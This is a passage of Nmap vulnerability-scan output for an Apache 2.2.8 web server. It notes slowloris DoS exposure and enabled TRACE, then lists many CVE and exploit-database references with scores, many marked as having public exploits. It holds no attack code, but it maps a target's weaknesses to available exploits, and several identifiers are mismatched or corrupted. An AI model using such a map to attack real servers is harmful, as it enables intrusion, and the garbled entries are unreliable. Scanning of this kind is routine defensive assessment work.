|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|       http://ha.ckers.org/slowloris/
|_http-trace: TRACE is enabled
| vulners:
|   cpe:/a:apache:http_server:2.2.8:
|               SSV:69341       10.0      https://vulners.com/seebug/SSV:69341    *EXPLOIT*
|               SSV:19282       10.0      https://vulners.com/seebug/SSV:19282    *EXPLOIT*
|               SSV:19236       10.0      https://vulners.com/seebug/SSV:19236    *EXPLOIT*
|               SSV:11999       10.0      https://vulners.com/seebug/SSV:11999    *EXPLOIT*
|               PACKETSTORM:86964         10.0
https://vulners.com/packetstorm/PACKETSTORM:86964               *EXPLOIT*
|               PACKETSTORM:180533        10.0
https://vulners.com/packetstorm/PACKETSTORM:180533              *EXPLOIT*
|               MSF:AUXILIARY-DOS-HTTP-APACHE_MOD_ISAPI-  10.0
https://vulners.com/metasploit/MSF:AUXILIARY-DOS-HTTP-APACHE_MOD_ISAPI-         *EXPLOIT*
|               HTTPD:E74B6F3660D13C4DD05DF3A83EA61631    10.0
https://vulners.com/httpd/HTTPD:E74B6F3660D13C4DD05DF3A83EA61631
|               HTTPD:81180E4E634CDECC9784146016B4A949    10.0
https://vulners.com/httpd/HTTPD:81180E4E634CDECC9784146016B4A949
|               EXPLOITPACK:30ED468EC8BD5B71B2CB93825A852B80      10.0
https://vulners.com/exploitpack/EXPLOITPACK:30ED468EC8BD5B71B2CB93825A852B80    *EXPLOIT*
|               EDB-ID:14288    10.0      https://vulners.com/exploitdb/EDB-ID:14288      *EXPLOIT*
|               EDB-ID:11650    10.0      https://vulners.com/exploitdb/EDB-ID:11650      *EXPLOIT*
|               CVE-2010-0425   10.0      https://vulners.com/cve/CVE-2010-0425
|               3E6BA608-776F-5B1F-9BA5-589CD2A5A351      10.0
https://vulners.com/gitee/3E6BA608-776F-5B1F-9BA5-589CD2A5A351  *EXPLOIT*
|               PACKETSTORM:171631        9.8
https://vulners.com/packetstorm/PACKETSTORM:171631              *EXPLOIT*
|               HTTPD:E69E95574251973D5AF93FA9D04997FC1    9.8
https://vulners.com/httpd/HTTPD:E69E95574251973D5AF93FA9D04997FC1
|               HTTPD:E162D3AE025639FEE2A89D5AF40ABF2F    9.8
https://vulners.com/httpd/HTTPD:E162D3AE025639FEE2A89D5AF40ABF2F
|               HTTPD:C072933AA965A86DA3E2C9172FFC1569    9.8
https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569
|               HTTPD:A1BBCE110E077FFBF4469D4F06DB9293    9.8
https://vulners.com/httpd/HTTPD:A1BBCE110E077FFBF4469D4F06DB9293
|               HTTPD:AD9F9CEBE0B7C39EDA0480FEAEF4FE9D    9.8
https://vulners.com/httpd/HTTPD:AD9F9CEBE0B7C39EDA0480FEAEF4FE9D
|               HTTPD:9F5406E0F4A0B007A0A4C9C92EF9813B    9.8
https://vulners.com/httpd/HTTPD:9F5406E0F4A0B007A0A4C9C92EF9813B
|               HTTPD:BBCBE3C14201AFC4B0F36F15CB40C0F8    9.8
https://vulners.com/httpd/HTTPD:BBCBE3C14201AFC4B0F36F15CB40C0F8
|               HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E    9.8
https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E
|               EDB-ID:51193    9.8       https://vulners.com/exploitdb/EDB-ID:51193      *EXPLOIT*
|               ECC3E825-EE29-59D3-BE28-1B30DB15940E      9.8
https://vulners.com/githubexploit/ECC3E825-EE29-59D3-BE28-1B30DB15940E          *EXPLOIT*
|               D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52      9.8
https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52          *EXPLOIT*
|               CVE-2022-31813  9.8       https://vulners.com/cve/CVE-2022-31813
|               CVE-2022-22720  9.8       https://vulners.com/cve/CVE-2022-22720
|               CVE-2021-44790  9.8       https://vulners.com/cve/CVE-2021-44790
|               CVE-2021-39275  9.8       https://vulners.com/cve/CVE-2021-39275
|               CVE-2018-1312   9.8       https://vulners.com/cve/CVE-2018-1312
|               CVE-2017-7679   9.8       https://vulners.com/cve/CVE-2017-7679
```

```
|               CVE-2017-3169   9.8             https://vulners.com/cve/CVE-2017-3169
|               CVE-2017-3167   9.8             https://vulners.com/cve/CVE-2017-3167
|               CNVD-2022-51061 9.8             https://vulners.com/cnvd/CNVD-2022-51061
|               CNVD-2022-03225 9.8             https://vulners.com/cnvd/CNVD-2022-03225
|               CNVD-2021-102386 9.8
https://vulners.com/cnvd/CNVD-2021-102386
|               B6297446-2DDD-52BA-B508-29A748A5D2CC    9.8
https://vulners.com/githubexploit/B6297446-2DDD-52BA-B508-29A748A5D2CC        *EXPLOIT*
|               1337DAY-ID-38427        9.8
https://vulners.com/zdt/1337DAY-ID-38427        *EXPLOIT*
|               0DB60346-03B6-5FEE-93D7-FF5757D225AA    9.8
https://vulners.com/gitee/0DB60346-03B6-5FEE-93D7-FF5757D225AA  *EXPLOIT*
|               HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6    9.1
https://vulners.com/httpd/HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6
|               HTTPD:459EB8D98503A2460C9445C5B224979E    9.1
https://vulners.com/httpd/HTTPD:459EB8D98503A2460C9445C5B224979E
|               HTTPD:2C227652EE0B3B961706AAFCACA3D1E1    9.1
https://vulners.com/httpd/HTTPD:2C227652EE0B3B961706AAFCACA3D1E1
|               FD2EE3A5-BAEA-5845-BA35-E6889992214F    9.1
https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F        *EXPLOIT*
|               FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7    9.1
https://vulners.com/githubexploit/FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7        *EXPLOIT*
|               E606D7F4-5FA2-5907-B30E-367D6FFECD89    9.1
https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89        *EXPLOIT*
|               D8A19443-2A37-5592-8955-F614504AAF45    9.1
https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45        *EXPLOIT*
|               CVE-2024-40898  9.1             https://vulners.com/cve/CVE-2024-40898
|               CVE-2022-28615  9.1             https://vulners.com/cve/CVE-2022-28615
|               CVE-2022-22721  9.1             https://vulners.com/cve/CVE-2022-22721
|               CVE-2017-9788   9.1             https://vulners.com/cve/CVE-2017-9788
|               CNVD-2022-51060 9.1             https://vulners.com/cnvd/CNVD-2022-51060
|               CNVD-2022-41638 9.1             https://vulners.com/cnvd/CNVD-2022-41638
|               B5E74010-A082-5ECE-AB37-623A5B33FE7D    9.1
https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D        *EXPLOIT*
|               HTTPD:1B3D546A8500818AAC5B1359FE11A7E4    9.0
https://vulners.com/httpd/HTTPD:1B3D546A8500818AAC5B1359FE11A7E4
|               FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8    9.0
https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8        *EXPLOIT*
|               CVE-2021-40438  9.0             https://vulners.com/cve/CVE-2021-40438
|               CNVD-2022-03224 9.0             https://vulners.com/cnvd/CNVD-2022-03224
|               AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C    9.0
https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C        *EXPLOIT*
|               9D9B3F4D-6B5C-5377-BE39-F1C432C9E457    9.0
https://vulners.com/githubexploit/9D9B3F4D-6B5C-5377-BE39-F1C432C9E457        *EXPLOIT*
|               8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2    9.0
https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2        *EXPLOIT*
|               7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2    9.0
https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2        *EXPLOIT*
|               36618CA8-9316-59CA-B748-82F15F407C4F    9.0
https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F        *EXPLOIT*
|               B0A9E5E8-7CCC-5984-9922-A89F11D6BF38    8.2
https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38        *EXPLOIT*
|               HTTPD:30E0EE442FF4843665FED4FBCA25406A    8.1
https://vulners.com/httpd/HTTPD:30E0EE442FF4843665FED4FBCA25406A
|               CVE-2016-5387   8.1             https://vulners.com/cve/CVE-2016-5387
|               CNVD-2016-04948 8.1             https://vulners.com/cnvd/CNVD-2016-04948
|               SSV:72403       7.8             https://vulners.com/seebug/SSV:72403
*EXPLOIT*
|               SSV:2820        7.8             https://vulners.com/seebug/SSV:2820
*EXPLOIT*
|               SSV:26043       7.8             https://vulners.com/seebug/SSV:26043
*EXPLOIT*
|               SSV:20899       7.8             https://vulners.com/seebug/SSV:20899
*EXPLOIT*
|               SSV:11569       7.8             https://vulners.com/seebug/SSV:11569
*EXPLOIT*
|               PACKETSTORM:180517      7.8
https://vulners.com/packetstorm/PACKETSTORM:180517      *EXPLOIT*
|               PACKETSTORM:126851      7.8
https://vulners.com/packetstorm/PACKETSTORM:126851      *EXPLOIT*
|               PACKETSTORM:123527      7.8
https://vulners.com/packetstorm/PACKETSTORM:123527      *EXPLOIT*
|               PACKETSTORM:122962      7.8
https://vulners.com/packetstorm/PACKETSTORM:122962      *EXPLOIT*
|               MSF:AUXILIARY-DOS-HTTP-APACHE_RANGE_DOS-       7.8
https://vulners.com/metasploit/MSF:AUXILIARY-DOS-HTTP-APACHE_RANGE_DOS-         *EXPLOIT*
|               HTTPD:556E7FA885F1BEDB6E3D9AAB5665198F    7.8
https://vulners.com/httpd/HTTPD:556E7FA885F1BEDB6E3D9AAB5665198F
|               EXPLOITPACK:186B5FCF5C57B5264E2E62C06BABC6F83    7.8
https://vulners.com/exploitpack/EXPLOITPACK:186B5FCF5C57B5264E2E62C06BABC6F83    *EXPLOIT*
|               EDB-ID:18221    7.8             https://vulners.com/exploitdb/EDB-ID:18221
*EXPLOIT*
|               CVE-2011-3192   7.8             https://vulners.com/cve/CVE-2011-3192
|               C76F17FD-A21F-5E67-97D8-51A53B9594C1    7.8
https://vulners.com/githubexploit/C76F17FD-A21F-5E67-97D8-51A53B9594C1        *EXPLOIT*
|               952369B3-F757-55D6-B0C6-9F72C04294A3    7.8
https://vulners.com/githubexploit/952369B3-F757-55D6-B0C6-9F72C04294A3        *EXPLOIT*
|               1337DAY-ID-21170        7.8
https://vulners.com/zdt/1337DAY-ID-21170        *EXPLOIT*
|               SSV:12673       7.5             https://vulners.com/seebug/SSV:12673
*EXPLOIT*
|               SSV:12626       7.5             https://vulners.com/seebug/SSV:12626
*EXPLOIT*
|               PACKETSTORM:181038      7.5
https://vulners.com/packetstorm/PACKETSTORM:181038      *EXPLOIT*
|               MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  7.5
https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  *EXPLOIT*
|               HTTPD:F1CFBC9B54DFAD0499179863D36830BB    7.5
https://vulners.com/httpd/HTTPD:F1CFBC9B54DFAD0499179863D36830BB
|               HTTPD:C317C7138B4A8BBD54A901D6DDDCB837    7.5
https://vulners.com/httpd/HTTPD:C317C7138B4A8BBD54A901D6DDDCB837
|               EXPLOITPACK:1F57FDC580B5849A5E5B7D3749F2F    7.5
https://vulners.com/httpd/HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F
|               HTTPD:C0856723C0FBF5502E13785368484C09    7.5
https://vulners.com/httpd/HTTPD:C0856723C0FBF5502E13785368484C09
|               HTTPD:BEF84406F2FB3CB90F1C555BEFF774E2    7.5
https://vulners.com/httpd/HTTPD:BEF84406F2FB3CB90F1C555BEFF774E2
|               HTTPD:B1B0A31C4AD388CC6C5759314141732E    7.5
https://vulners.com/httpd/HTTPD:B1B0A31C4AD388CC6C5759314141732E
|               HTTPD:7DDAAFDB1FD8B2E7FD36ADABA5DB6DAA    7.5
https://vulners.com/httpd/HTTPD:7DDAAFDB1FD8B2E7FD36ADABA5DB6DAA
|               HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5    7.5
https://vulners.com/httpd/HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5
|               HTTPD:5227799CC4172DBFA895A4F581F74C11    7.5
https://vulners.com/httpd/HTTPD:5227799CC4172DBFA895A4F581F74C11
|               EDB-ID:42745    7.5             https://vulners.com/exploitdb/EDB-ID:42745
*EXPLOIT*
|               CVE-2023-31122  7.5             https://vulners.com/cve/CVE-2023-31122
|               CVE-2022-30556  7.5             https://vulners.com/cve/CVE-2022-30556
|               CVE-2022-29404  7.5             https://vulners.com/cve/CVE-2022-29404
|               CVE-2022-22719  7.5             https://vulners.com/cve/CVE-2022-22719
|               CVE-2021-34798  7.5             https://vulners.com/cve/CVE-2021-34798
|               CVE-2018-8011   7.5             https://vulners.com/cve/CVE-2018-8011
|               CVE-2018-1303   7.5             https://vulners.com/cve/CVE-2018-1303
|               CVE-2017-9798   7.5             https://vulners.com/cve/CVE-2017-9798
|               CVE-2017-15710  7.5             https://vulners.com/cve/CVE-2017-15710
|               CVE-2016-8743   7.5             https://vulners.com/cve/CVE-2016-8743
|               CVE-2009-2699   7.5             https://vulners.com/cve/CVE-2009-2699
|               CVE-2009-1955   7.5             https://vulners.com/cve/CVE-2009-1955
|               CVE-2006-20001  7.5             https://vulners.com/cve/CVE-2006-20001
|               CNVD-2025-16614 7.5             https://vulners.com/cnvd/CNVD-2025-16614
|               CNVD-2024-20839 7.5             https://vulners.com/cnvd/CNVD-2024-20839
|               CNVD-2023-93320 7.5             https://vulners.com/cnvd/CNVD-2023-93320
|               CNVD-2023-80558 7.5             https://vulners.com/cnvd/CNVD-2023-80558
|               CNVD-2022-53584 7.5             https://vulners.com/cnvd/CNVD-2022-53584
|               CNVD-2022-41639 7.5             https://vulners.com/cnvd/CNVD-2022-41639
|               CNVD-2022-03223 7.5             https://vulners.com/cnvd/CNVD-2022-03223
|               CNVD-2019-41283 7.5             https://vulners.com/cnvd/CNVD-2019-41283
|               CNVD-2017-13906 7.5             https://vulners.com/cnvd/CNVD-2017-13906
|               CNVD-2016-13233 7.5             https://vulners.com/cnvd/CNVD-2016-13233
|               CNVD-2016-13232 7.5             https://vulners.com/cnvd/CNVD-2016-13232
|               A0F268C8-7319-5637-82F7-8DAF72D14629    7.5
https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8DAF72D14629        *EXPLOIT*
|               52CAF-7FB6-5CF0-B179-6151B1D53BA5    7.5
https://vulners.com/githubexploit/56EC26AF-7FB6-5CF0-B179-6151B1D53BA5        *EXPLOIT*
|               45D138AD-BEC6-552A-91EA-8816914CA7F4    7.5
https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4        *EXPLOIT*
|               CVE-2025-49812  7.4             https://vulners.com/cve/CVE-2025-49812
|               CVE-2023-38709  7.3             https://vulners.com/cve/CVE-2023-38709
|               CNVD-2024-36395 7.3             https://vulners.com/cnvd/CNVD-2024-36395
|               SSV:11802       7.1             https://vulners.com/seebug/SSV:11802
*EXPLOIT*
|               SSV:11762       7.1             https://vulners.com/seebug/SSV:11762
*EXPLOIT*
|               HTTPD:B44AEE5F83602723E751B3341D72C01D    7.1
https://vulners.com/httpd/HTTPD:B44AEE5F83602723E751B3341D72C01D
|               HTTPD:4D420BA542C9357A7F064936250DAEFF    7.1
https://vulners.com/httpd/HTTPD:4D420BA542C9357A7F064936250DAEFF
|               CVE-2009-1891   7.1             https://vulners.com/cve/CVE-2009-1891
|               CVE-2009-1890   7.1             https://vulners.com/cve/CVE-2009-1890
|               SSV:60427       6.9             https://vulners.com/seebug/SSV:60427
*EXPLOIT*
|               SSV:60386       6.9             https://vulners.com/seebug/SSV:60386
*EXPLOIT*
|               SSV:60069       6.9             https://vulners.com/seebug/SSV:60069
*EXPLOIT*
|               HTTPD:D4C114070B5E7C4AA3E92FF94A57C659    6.9
https://vulners.com/httpd/HTTPD:D4C114070B5E7C4AA3E92FF94A57C659
|               CVE-2012-0883   6.9             https://vulners.com/cve/CVE-2012-0883
|               SSV:12447       6.8             https://vulners.com/seebug/SSV:12447
*EXPLOIT*
|               PACKETSTORM:127546      6.8
https://vulners.com/packetstorm/PACKETSTORM:127546      *EXPLOIT*
|               HTTPD:0A13DEC03E87AF57C14487550B086B51    6.8
https://vulners.com/httpd/HTTPD:0A13DEC03E87AF57C14487550B086B51
|               CVE-2014-0226   6.8             https://vulners.com/cve/CVE-2014-0226
|               1337DAY-ID-22451        6.8
https://vulners.com/zdt/1337DAY-ID-22451        *EXPLOIT*
|               SSV:11568       6.4             https://vulners.com/seebug/SSV:11568
*EXPLOIT*
|               HTTPD:AFA6B3F6376C54842BAFBBF24C7F44C4    6.4
https://vulners.com/httpd/HTTPD:AFA6B3F6376C54842BAFBBF24C7F44C4
|               CVE-2009-1956   6.4             https://vulners.com/cve/CVE-2009-1956
|               HTTPD:3E4CF20C0CAD918E98C98926264946F2    6.1
https://vulners.com/httpd/HTTPD:3E4CF20C0CAD918E98C98926264946F2
|               CVE-2016-4975   6.1             https://vulners.com/cve/CVE-2016-4975
|               CVE-2018-1302   5.9             https://vulners.com/cve/CVE-2018-1302
|               CVE-2018-1301   5.9             https://vulners.com/cve/CVE-2018-1301
|               CNVD-2018-06536 5.9             https://vulners.com/cnvd/CNVD-2018-06536
|               CNVD-2018-06535 5.9             https://vulners.com/cnvd/CNVD-2018-06535
|               VULNERLAB:967   5.8             https://vulners.com/vulnerlab/VULNERLAB:967
*EXPLOIT*
|               VULNERABLE:967  5.8             https://vulners.com/vulnerlab/VULNERABLE:967
*EXPLOIT*
|               SSV:67231       5.8             https://vulners.com/seebug/SSV:67231
*EXPLOIT*
|               SSV:18637       5.8             https://vulners.com/seebug/SSV:18637
*EXPLOIT*
|               SSV:15088       5.8             https://vulners.com/seebug/SSV:15088
*EXPLOIT*
|               SSV:12600       5.8             https://vulners.com/seebug/SSV:12600
*EXPLOIT*
|               PACKETSTORM:84112       5.8
https://vulners.com/packetstorm/PACKETSTORM:84112       *EXPLOIT*
|               EXPLOITPACK:8B4E7E8DAE5A13C8250C6C33307CD66C    5.8
https://vulners.com/exploitpack/EXPLOITPACK:8B4E7E8DAE5A13C8250C6C33307CD66C    *EXPLOIT*
|               EDB-ID:10579    5.8             https://vulners.com/exploitdb/EDB-ID:10579
*EXPLOIT*
|               CVE-2009-3555   5.8             https://vulners.com/cve/CVE-2009-3555
|               HTTPD:BAAB4065D254D64A717E8A5C847C7BCA    5.3
https://vulners.com/httpd/HTTPD:BAAB4065D254D64A717E8A5C847C7BCA
|               HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F    5.3
https://vulners.com/httpd/HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F
|               CVE-2022-37436  5.3             https://vulners.com/cve/CVE-2022-37436
|               CVE-2022-28614  5.3             https://vulners.com/cve/CVE-2022-28614
|               CVE-2022-28330  5.3             https://vulners.com/cve/CVE-2022-28330
|               CNVD-2023-30859 5.3             https://vulners.com/cnvd/CNVD-2023-30859
|               CNVD-2022-53582 5.3             https://vulners.com/cnvd/CNVD-2022-53582
|               CNVD-2022-51059 5.3             https://vulners.com/cnvd/CNVD-2022-51059
|               CNVD-2020-46278 5.3             https://vulners.com/cnvd/CNVD-2020-46278
|               SSV:60788       5.1             https://vulners.com/seebug/SSV:60788
*EXPLOIT*
|               HTTPD:96CCBB8B74890DC94A45CD0955D35015    5.1
https://vulners.com/httpd/HTTPD:96CCBB8B74890DC94A45CD0955D35015
|               CVE-2013-1862   5.1             https://vulners.com/cve/CVE-2013-1862
|               SSV:96537       5.0             https://vulners.com/seebug/SSV:96537
*EXPLOIT*
|               SSV:62058       5.0             https://vulners.com/seebug/SSV:62058
*EXPLOIT*
|               SSV:61874       5.0             https://vulners.com/seebug/SSV:61874
*EXPLOIT*
|               SSV:20993       5.0             https://vulners.com/seebug/SSV:20993
*EXPLOIT*
|               SSV:20979       5.0             https://vulners.com/seebug/SSV:20979
*EXPLOIT*
|               SSV:20969       5.0             https://vulners.com/seebug/SSV:20969
*EXPLOIT*
|               SSV:19592       5.0             https://vulners.com/seebug/SSV:19592
*EXPLOIT*
|               SSV:15137       5.0             https://vulners.com/seebug/SSV:15137
*EXPLOIT*
|               SSV:12005       5.0             https://vulners.com/seebug/SSV:12005
*EXPLOIT*
|               PACKETSTORM:181059      5.0
https://vulners.com/packetstorm/PACKETSTORM:181059      *EXPLOIT*
|               PACKETSTORM:105672      5.0
https://vulners.com/packetstorm/PACKETSTORM:105672      *EXPLOIT*
|               PACKETSTORM:105591      5.0
https://vulners.com/packetstorm/PACKETSTORM:105591      *EXPLOIT*
|               MSF:AUXILIARY-SCANNER-HTTP-REWRITE_PROXY_BYPASS-       5.0
https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-REWRITE_PROXY_BYPASS-  *EXPLOIT*
|               HTTPD:FF76CF8F03BE59B7AD0119034B0022DB    5.0
https://vulners.com/httpd/HTTPD:FF76CF8F03BE59B7AD0119034B0022DB
|               HTTPD:DD1BEF13C172D3E8CA5D3F3906101EC9    5.0
https://vulners.com/httpd/HTTPD:DD1BEF13C172D3E8CA5D3F3906101EC9
|               HTTPD:D1C855645E1630AE37C6F642C1D0F213    5.0
https://vulners.com/httpd/HTTPD:D1C855645E1630AE37C6F642C1D0F213
|               HTTPD:85C24937CF85C2E1DBF78F9954817A28    5.0
https://vulners.com/httpd/HTTPD:85C24937CF85C2E1DBF78F9954817A28
|               HTTPD:6D37F924288E2D149DC3C5213523286E    5.0
https://vulners.com/httpd/HTTPD:6D37F924288E2D149DC3C5213523286E
|               HTTPD:6CA43FB8E8332E715522C8A6C24EC31E    5.0
https://vulners.com/httpd/HTTPD:6CA43FB8E8332E7155222C8A6C24EC31E
|               HTTPD:60BF8A7CCF62E24F92B3DCCA0E53F1F8    5.0
https://vulners.com/httpd/HTTPD:60BF8A7CCF62E24F92B3DCCA0E53F1F8
|               HTTPD:4233078866E19F2012B809EEB1E9C6846    5.0
https://vulners.com/httpd/HTTPD:4233078866E19F2012B809EEB1E9C6846
|               HTTPD:371AA87DEAE292D8E6ACC01309CA723A    5.0
https://vulners.com/httpd/HTTPD:371AA87DEAE292D8E6ACC01309CA723A
|               HTTPD:2E324CC4C6C61757E316E26EF4DCB945    5.0
https://vulners.com/httpd/HTTPD:2E324CC4C6C61757E316E26EF4DCB945
|               HTTPD:2C06F6E938AADE21D7C59CED65A985E6    5.0
https://vulners.com/httpd/HTTPD:2C06F6E938AADE21D7C59CED65A985E6
|               HTTPD:1DC50F4C723B9143E9713B27031C6043    5.0
https://vulners.com/httpd/HTTPD:1DC50F4C723B9143E9713B27031C6043
|               HTTPD:6969F9C369A2B2B1C4F8A1AC73589169    5.0
https://vulners.com/httpd/HTTPD:6969F9C369A2B2B1C4F8A1AC73589169
|               EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D    5.0
https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D    *EXPLOIT*
|               EXPLOITPACK:7DDAAFDB1FD8B2E7FD36ADABA5DB6DAA    5.0
https://vulners.com/exploitpack/EXPLOITPACK:460143F0ACAE117DD79BD75EDFDA154B    *EXPLOIT*
|               EDB-ID:17969    5.0             https://vulners.com/exploitdb/EDB-ID:17969
*EXPLOIT*
|               CVE-2015-3183   5.0             https://vulners.com/cve/CVE-2015-3183
|               CVE-2015-0228   5.0             https://vulners.com/cve/CVE-2015-0228
|               CVE-2014-0231   5.0             https://vulners.com/cve/CVE-2014-0231
|               CVE-2014-0098   5.0             https://vulners.com/cve/CVE-2014-0098
|               CVE-2013-6438   5.0             https://vulners.com/cve/CVE-2013-6438
|               CVE-2013-5704   5.0             https://vulners.com/cve/CVE-2013-5704
|               CVE-2011-3368   5.0             https://vulners.com/cve/CVE-2011-3368
|               CVE-2010-1623   5.0             https://vulners.com/cve/CVE-2010-1623
|               CVE-2010-1452   5.0             https://vulners.com/cve/CVE-2010-1452
|               CVE-2010-0408   5.0             https://vulners.com/cve/CVE-2010-0408
|               CVE-2009-3720   5.0             https://vulners.com/cve/CVE-2009-3720
|               CVE-2009-3560   5.0             https://vulners.com/cve/CVE-2009-3560
|               CVE-2009-3095   5.0             https://vulners.com/cve/CVE-2009-3095
|               CVE-2008-2364   5.0             https://vulners.com/cve/CVE-2008-2364
|               CVE-2007-6750   5.0             https://vulners.com/cve/CVE-2007-6750
|               CNVD-2015-01691 5.0             https://vulners.com/cnvd/CNVD-2015-01691
|               1337DAY-ID-28573        5.0
https://vulners.com/zdt/1337DAY-ID-28573        *EXPLOIT*
|               SSV:11668       4.9             https://vulners.com/seebug/SSV:11668
*EXPLOIT*
|               SSV:11501       4.9             https://vulners.com/seebug/SSV:11501
*EXPLOIT*
|               HTTPD:05AF7B1B11654BC6892C02003A12DE06    4.9
https://vulners.com/httpd/HTTPD:05AF7B1B11654BC6892C02003A12DE06
|               CVE-2009-1195   4.9             https://vulners.com/cve/CVE-2009-1195
|               SSV:30024       4.6             https://vulners.com/seebug/SSV:30024
*EXPLOIT*
|               HTTPD:FB0DB72A0946D2AA25FA9FA21ADB2CE1    4.6
https://vulners.com/httpd/HTTPD:FB0DB72A0946D2AA25FA9FA21ADB2CE1
|               CVE-2012-0031   4.6             https://vulners.com/cve/CVE-2012-0031
|               1337DAY-ID-27465        4.6
https://vulners.com/zdt/1337DAY-ID-27465        *EXPLOIT*
|               SSV:23169       4.4             https://vulners.com/seebug/SSV:23169
*EXPLOIT*
|               HTTPD:6309ABD03BB1B29C82E9416365150l0E    4.4
https://vulners.com/httpd/HTTPD:6309ABD03BB1B29C82E9416365150l0E
|               CVE-2011-3607   4.4             https://vulners.com/cve/CVE-2011-3607
|               1337DAY-ID-27473        4.4
https://vulners.com/zdt/1337DAY-ID-27473        *EXPLOIT*
|               SSV:60905       4.3             https://vulners.com/seebug/SSV:60905
*EXPLOIT*
|               SSV:60657       4.3             https://vulners.com/seebug/SSV:60657
*EXPLOIT*
|               SSV:60653       4.3             https://vulners.com/seebug/SSV:60653
*EXPLOIT*
|               SSV:60345       4.3             https://vulners.com/seebug/SSV:60345
*EXPLOIT*
|               SSV:4786        4.3             https://vulners.com/seebug/SSV:4786
*EXPLOIT*
|               SSV:3804        4.3             https://vulners.com/seebug/SSV:3804
*EXPLOIT*
|               SSV:30094       4.3             https://vulners.com/seebug/SSV:30094
*EXPLOIT*
|               SSV:30056       4.3             https://vulners.com/seebug/SSV:30056
*EXPLOIT*
|               SSV:24250       4.3             https://vulners.com/seebug/SSV:24250
*EXPLOIT*
|               SSV:20555       4.3             https://vulners.com/seebug/SSV:20555
*EXPLOIT*
|               SSV:19320       4.3             https://vulners.com/seebug/SSV:19320
*EXPLOIT*
|               SSV:11558       4.3             https://vulners.com/seebug/SSV:11558
*EXPLOIT*
|               PACKETSTORM:109284      4.3
https://vulners.com/packetstorm/PACKETSTORM:109284      *EXPLOIT*
|               HTTPD:FD1CC7EACBC758C451BA5B8D25FCB6DD    4.3
https://vulners.com/httpd/HTTPD:FD1CC7EACBC758C451BA5B8D25FCB6DD
|               HTTPD:C730B9155CAC64B84A77E253B3135FE5    4.3
https://vulners.com/httpd/HTTPD:C730B9155CAC64B84A77E253B3135FE5
|               HTTPD:B90E2A3B47C473DD04F25ECBDA96D6CE    4.3
https://vulners.com/httpd/HTTPD:B90E2A3B47C473DD04F25ECBDA96D6CE
|               HTTPD:B07D6585013819446B5017BD7E358E6F    4.3
https://vulners.com/httpd/HTTPD:B07D6585013819446B5017BD7E358E6F
```

```
|               HTTPD:AC5C28237AB3E52EF4D366EB0CD6D4AF         4.3
https://vulners.com/httpd/HTTPD:AC5C28237AB3E52EF4D366EB0CD6D4AF
|               HTTPD:A49ADFA68FCEB939DA0E2BE13CA74CB9         4.3
https://vulners.com/httpd/HTTPD:A49ADFA68FCEB939DA0E2BE13CA74CB9
|               HTTPD:49F10A242AB057B651259425C3E680F4         4.3
https://vulners.com/httpd/HTTPD:49F10A242AB057B651259425C3E680F4
|               HTTPD:3D474EEBC8F5BC66AE37F523DD259829         4.3
https://vulners.com/httpd/HTTPD:3D474EEBC8F5BC66AE37F523DD259829
|               HTTPD:2A661E9492CCEF999508BD8503884E30         4.3
https://vulners.com/httpd/HTTPD:2A661E9492CCEF999508BD8503884E30
|               HTTPD:1E858A305C3DEA1B5E9A23EE1352B1B3         4.3
https://vulners.com/httpd/HTTPD:1E858A305C3DEA1B5E9A23EE1352B1B3
|               HTTPD:0F6B8D022A5D1C68540812E406264625         4.3
https://vulners.com/httpd/HTTPD:0F6B8D022A5D1C68540812E406264625
|               HTTPD:0D2952537BF45B77447EF90EAD31D8C9         4.3
https://vulners.com/httpd/HTTPD:0D2952537BF45B77447EF90EAD31D8C9
|               EXPLOITPACK:FDCB3D93694E48CD5EE27CE55D6801DE   4.3
https://vulners.com/exploitpack/EXPLOITPACK:FDCB3D93694E48CD5EE27CE55D6801DE    *EXPLOIT*
|               EDB-ID:35738    4.3             https://vulners.com/exploitdb/EDB-ID:35738
*EXPLOIT*
|               CVE-2016-8612   4.3             https://vulners.com/cve/CVE-2016-8612
|               CVE-2014-0118   4.3             https://vulners.com/cve/CVE-2014-0118
